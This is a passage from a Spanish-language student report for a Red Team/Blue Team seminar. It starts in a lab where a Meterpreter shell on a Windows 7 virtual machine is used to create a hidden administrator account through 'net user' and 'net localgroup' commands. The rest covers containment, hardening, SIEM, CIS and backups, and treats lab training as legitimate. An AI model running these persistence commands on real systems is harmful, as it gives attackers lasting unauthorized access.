
Imagen 28. Comando para la ejecución del exploit



Fuente: El Autor

Ipconfig desde meterpreter para verificar el equipo que estoy atacando.


Imagen 29. Ipconfig desde meterpreter



Fuente: El Autor

A partir de este momento ya puedo ingresar con el comando Shell

Imagen 30. Ejecución comando Shell en meterpreter



Fuente: El Autor

En este momento ejecuto el comando Ipconfig desde el mismo win 7.

Imagen 31. Ipconfig desde el mismo windows **7**

Fuente: El Autor

Voy a crear mi usuario el cual se va a llamar ALBERTORODRIGUEZ el cual tendrá la contraseña ABCDEF, usare el comando:

net user ALBERTORODRIGUEZ ABCDEF /add

Imagen 32. Cuenta de usuario

Fuente: El Autor

Verificamos la creación del usuario con el comando


net user

Imagen 33. Verificar creación de usuario

Fuente: El Autor

En el Windows 7 directamente verificamos la creación del usuario

Imagen 34. Usuario estándar




Fuente: El Autor

Usuario administrador

Vamos a otorgarle los permisos de administrador, para ello ejecutamos el comando:

net localgroup administradores ALBERTORODRIGUEZ /add

Imagen 35.Usuario Administrador



Fuente: El Autor

5.1 CONTENCION DE ATAQUES INFORMATICOS

5.1 Primeras reacciones frente a un ataque real

- Lo primero que se debe hacer es sacar ese equipo de la red.
- Luego revisaría el documento de gestión de incidentes de seguridad de la información. Allí buscaría la contención, la cual busca la detección del incidente para que este no se propague y dañe más equipos o información. para esto se pueden tomar varios criterios como:
- Forenses
- Hurto
- Daño potencial
- Disponibilidad del servicio
- Duración de la solución

- Revisión actualización e instalación de antivirus
- Aislar las copias de seguridad
- Mejorar las contraseñas del sistema

5.2 Medidas de Hardenización

La hardenización consiste en mejorar las vulnerabilidades que pueda presentar el sistema configurando los equipos para que resistan a los ataques realizando lo siguiente:

- Activación del firewall
- Actualización del antivirus
- Actualización del sistema operativo
- Activar firewall de Windows
- Crear usuarios con privilegios de administrador para los ingenieros o encargados del sistema

- Controlar la instalación de programas de dudosa procedencia
- Bloqueo de puertos
- Configuración adecuada de permisos de seguridad en archivos y carpetas
- Desactivar o desinstalar programas para accesos remotos para usuarios invitados.

5.3 Diferencias entre un equipo Blueteam y un equipo de respuesta a incidentes informáticos

Blueteam, es un equipo de la seguridad defensiva, realiza vigilancia permanente de patrones y comportamientos que se salen de lo común en la empresa, establece las estrategias defensivas para los sistemas informáticos de la organización; pero como ningún sistema es seguro; cuando se presentan los ataques informáticos su funciónse basa en:

- Analizar los comportamientos del sistema
- Análisis forense de las maquinas afectadas, sacando conclusiones que prevengan nuevos ataques
- Su razón de ser está basada en encontrar las formas de contener futuros ataques
- Revisión y control sobre los incidentes que se presenten
- Se trabaja constantemente en la seguridad defensiva

De otro lado el equipo de respuesta a incidentes informáticos como su nombre lo indica es el encargado de asumir la responsabilidad sobre las situaciones que se presenten:

- Incidentes de Ciberseguridad
- Ingeniería social
- Seguridad informática
- Responder por devolver a la organización a la normalidad en el menor tiempo posible.

5.4 Como utilizaría CIS

“El Center for Internet Security (CIS) es una organización sin fines de lucro enfocadaen mejorar la preparación y respuesta de seguridad cibernética del sector público y privado. El CIS se compone de cuatro divisiones de programas diseñadas para promover la seguridad global en Internet:

- La división del Centro de Inteligencia Integrada facilita las relaciones entre el gobierno y las entidades del sector privado para desarrollar y difundir inteligencia de seguridad integral y coordinada.
- La división Multi-State Information Sharing and Analysis Center busca mejorar la seguridad cibernética general para los gobiernos estatales, locales, territoriales y tribales a través de la colaboración y el intercambio deinformación entre miembros, socios del sector privado y el Departamento deSeguridad Nacional de los Estados Unidos .
- La división Security Benchmarks establece y promueve el uso de estándaresde mejores prácticas basados en el consenso para mejorar la seguridad y privacidad de los sistemas conectados a Internet y para garantizar la integridad de las funciones y transacciones públicas y privadas basadas en Internet.
- Trusted Purchasing Alliance está diseñada para ayudar a los sectores públicoy privado a adquirir herramientas y políticas de ciberseguridad de manera rentable.

Para ayudar a las organizaciones e individuos con la seguridad cibernética, el CIS brinda a los miembros recursos como correos electrónicos con consejos de seguridad cibernética, guías y documentos en línea y videos instructivos y podcasts.El CIS también brinda asesoramiento para el desarrollo de políticas de seguridad cibernética a nivel nacional e internacional"[7]

Dicho esto podemos aprovechar al CIS para educarme y educar a los miembros dela organización para poner como prioridad las normas de seguridad informática tratando de concientizar la importancia de la información como recurso intangible pero el más valioso.

De igual forma aprovecharía las herramientas que me ofrece el CIS para realizar mejores análisis de vulnerabilidades teniendo en cuenta las bibliotecas con los casos aportados por la organización aprendiendo de las experiencia allí aportadas las cuales contribuirían con la mejora de mi seguridad.

Mejoraría la documentación existente en cuanto seguridad enfocándola a las características de mi organización, fortaleciendo la seguridad desde el análisis, las estadísticas, los resultados de las incidencias, su monitoreo, la protección y el mantenimiento.

Consiguiendo así la mejoría en la seguridad de la empresa y además facilitando los procesos de auditorías y certificaciones, rendiciones de cuentas, balances, lo cual contribuirán en la mejor toma de decisiones de la organización permitiendo ir de la mano con las directrices del gobierno y manteniendo actualizado el sistemas de la empresa.

[7] NET DATA BLOG
[En línea]. [Citado 5 de Marzo 2021]. Disponible en internet:
https://blog.netdatanetworks.com/utm-firewall

5.5 Explique y redacte las funciones y características principales de lo que es unSIEM.

"SIEM "Security Information and Event Management", es un sistema de seguridad que permite a las empresas detectar y brindar una respuesta rápida y precisa antecualquier amenaza sobre los sistemas informáticas".[8]

El sistema SIEM tiene control total sobre todas los eventos que suceden dentro dela organización detectando así cualquier anomalía que se presente para actuar sobre el de forma inmediata.

Funciones SIEM: Entre las principales funciones de un SIEM se tienen:

- Almacenar e interpretar los registros
- Recopila toda la información en una base de datos
- Alerta en tiempo real para tomar las mejores decisionesCaracterísticas del SIEM

- Identifica amenazas reales e incidentes falsos
- Monitoriza de forma centralizada todas las amenazas
- Escala la reacción a personal calificado
- Documenta los procesos de actuación y resolución

6. Defina por lo menos 3 herramientas de contención de ataques informáticos "hardware

[8] AMBIT_BST_BLOG
[En línea]. [Citado 5 de Marzo 2021]. Disponible en internet:
https://www.ambit-bst.com/blog/qu%C3%A9-significa-siem-y-c%C3%B3mo-funciona

o software”,

- Seguridad perimetral Utm Firewall: Es el sistema de seguridad perimetral para proteger el transito e intercambio y almacenamiento de informaciones. Existen dos tipos de firewall:

UTM: (Unified Threat Management) o gestión unificada de amenazas

NGFW(Next Generation Firewall) o cortafuegos de nueva generación

“Ambos son similares en sus funcionalidades como IPS, VPN registro de eventos, monitorización, filtrado de tráfico, control de aplicaciones, seguridad de correo electrónico, DLP”

La función de un Firewall es regular el tráfico entre dos o más redes protegiendo la empresa y velando por sus intereses. El UTM tiene una capacidad superior a los firewall en cuanto a protección.

- Realizar copias de seguridad

Como medida de mitigación y respaldo ante un posible ataque informático toda organización debe tener copias de respaldo que estén alojadas dentro y fuera de la organización en caso de una catástrofe.

Dichas copias deben ser principalmente realizadas sobre los datos más vulnerableslos cuales sean imposibles de obtener en caso de pérdida.

De igual forma estas copias permiten la recuperación de la información en determinado instante, por esta razón estas copias deben tener una frecuencia en eltiempo que esté sujeta a unas políticas donde se recomienda que estas copias completas se deben realizar una vez a la semana. Y se realizan de forma incremental o diferencial donde solo se realizan copias de lo último que ha cambiado.

Se usan diversos medios de almacenamiento como: sistemas de cinta magnética, unidades de disco duro con software de administración de respaldo, dispositivos de protección de datos integrados, respaldos en la nube:

- Almacenamiento público en la nube: A través de un proveedor de servicios en la nube quien cobra una tarifa mensual de acuerdo en el almacenamiento consumido. Amazon web Services, Google compute Engine, Microsoft Azure

- Almacenamiento en la nube privada: se realizan respaldos de datos en diferentes servidores dentro del firewall de la compañía. Entre el data centery un sitio distinto de recuperación dc desastres.

- Almacenamiento hibrido en la nube: Es cuando una empresa hace uso de los dos sistemas anteriores dependiendo del grado de vulnerabilidad de la información.

- Directorio activo con GEO de bloqueo de dispositivos extraíbles.

Consiste en el uso restringido de los dispositivos extraíbles como USB ya que en la mayoría de casos están son las portadoras de virus y software malintencionado además que se pueden usar como medio para extraer información delicada.

Desde el directorio activo el cual se encarga de la administración de las cuentas deusuario y grupos de usuarios de forma centralizada, se pueden otorgar y restringirestos permisos

CONCLUSIONES

Las leyes informáticas en Colombia brindan la información necesaria para establecer los comportamientos ante una situación en donde se pueda quebrantar la ley es por esto que los ataques Red Team deben ser controlados y con parámetros que no infrinjan ninguna norma.

La instalación de un banco de trabajo virtualizado es una ayuda muy valiosa ya que permite generar un ambiente controlado y seguro donde se puedan hacer pruebas muy importantes y modelemos situaciones reales en busca de las mejores soluciones.

La ética de un profesional es un deber ser que por ningún motivo ni ninguna compensación monetaria se debe permear ya que las consecuencias suelen ser tanto legales como morales muy perjudiciales para una persona.

Se deben estudiar muy bien las herramientas que se utilizan en una intrusión de Red team para que de esta manera se puedan encontrar muchas vulnerabilidades del sistema y se pueda conseguir los puntos débiles del mismo siempre en un ambiente controlado y sin sobrepasar las leyes.

Las organizaciones equipos Blue team y hoy día los mismos usuarios debemos establecer los mayores esfuerzos para crear planes de contención y bloqueo de ataques informáticos ya que estos aumentan día a día y debemos estar preparados tanto para contener como para poder restablecer el sistema con la mínima perdida y en el menor tiempo posible.

RECOMENDACIONES

No se trató mucho en el seminario pero la ingeniería social es para mí el pilar fundamental en el que se debe trabajar ya que con toda la seguridad que podamos tener y a pesar que trabajemos buscando vulnerabilidades y cerrando puertas este en mi concepto es el sitio por donde más nos pueden atacar.

Es claro que es el más vulnerable y el más difícil de controlar pero pienso que al establecer campañas de educación y concientización a los usuarios de los sistemas debe volverse una tarea diaria que tiene que lograr en las personas una cultura comportamental no solo en la identificación del ataque sino también a la hora de realizar respaldos de la información, las páginas que visitan, la información que se comparte en las redes sociales, las publicaciones, la información personal que comparte.

Por otro lado es importante para los equipos de ingeniería y seguridad de las organizaciones mantener constantes actualizaciones en cuanto a leyes y normas gubernamentales, lo mismo las actualizaciones de los sistemas y la información que se maneje sobre nuevos ataques y como prevenirlos.

Se debe documentar todas las acciones realizadas, hacer transferencias de conocimiento entre los equipos y estandarizar procedimientos.

De igual forma se deben establecer estrategias frente a la recuperación del sistema en caso de un ataque informático, una catástrofe natural, un incendio o cualquier anomalía que pueda dañar la información, todo esto mediante copias de respaldo, servidores de respaldo, información en la nube etc…

Se debe restringir el uso de puertos y establecer políticas sobre el manejo de los mismos. Mantener los programas de defensa actualizados y enseñar a los usuarios su adecuado uso.

BIBLIOGRAFIA

ALCALDÍA MAYOR DE BOGOTA. Ley 1273 de 2009 Nivel Nacional. (s.f.). [En línea]. [Consultado 8 de febrero de 2022]. Disponible en internet: https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=3449

Universidad Nacional Abierta y a Distancia UNAD. Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team - (202337164A_964) [En línea]. [Citado 9 de febrero 2021]. Disponible en internet: https://campus125.unad.edu.co/ecbti88/mod/folder/view.php?id=5774/Anexo 3 - Acuerdo.pdf

CONSEJO PROFESIONAL DE INGENIERIA
[En línea]. [Citado 20 de febrero 2021]. 6 p. Disponible en internet: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

ENTER.CO.
[En línea]. [Citado 20 de febrero 2021]. Disponible en internet: https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/

Gaviria, Raúl. (2015). Guía práctica para pruebas de pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Repositorio Unilibre Pereira.(pp. 18-61).[En línea]. [Citado 5 de Marzo 2021]. Disponible en internet: http://repositorio.unilibrepereira.edu.co:8080/pereira/bitstream/handle/123456789/622/GU%C3%8DA%20PR%C3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1

PandaSecurity. (2018). Pentesting: Una herramienta muy valiosa para tu empresa. Panda Security Mediacenter.[En línea]. [Citado 5 de Marzo 2021]. Disponible en internet:https://www.pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa/

NET DATA BLOG
[En línea]. [Citado 5 de Marzo 2021]. Disponible en internet: https://blog.netdatanetworks.com/utm-firewall

AMBIT_BST_BLOG
[En línea]. [Citado 5 de Marzo 2021]. Disponible en internet: https://www.ambit-bst.com/blog/qu%C3%A9-significa-siem-y-c%C3%B3mo-funciona.

Rapid7. (2012). Metasploitable 2. (s. f.). Metasploit. .[En línea]. [Citado 8 de Marzo 2021]. Disponible en internet: https://metasploit.help.rapid7.com/docs/metasploitable-2

SAID. Younis. Kali Linux Nmap Guide. [En línea]. [Citado 9 de Marzo 2021]. Disponible en internet: https://linuxhint.com/nmap_guide_kali_linux/

GESTIONTUTORIAL.2019. Normas Icontec para trabajos escritos. [En línea]. [Citado 9 de Marzo 2021]. Disponible en internet: https://www.youtube.com/watch?v=vbqukbbAB60

Cis Security. (2020). CIS Center for Internet Security. CIS Benchmarks. [Citado 12 de Marzo 2021]. Disponible en internet: https://www.cisecurity.org/cis-benchmarks/

Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq.(pp. 31-63). [Citado 12 de Marzo 2021]. Disponible en internet:

http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

ANEXOS

- Link para el video de sustentación del informe técnico

https://youtu.be/kBvaYkNSlEU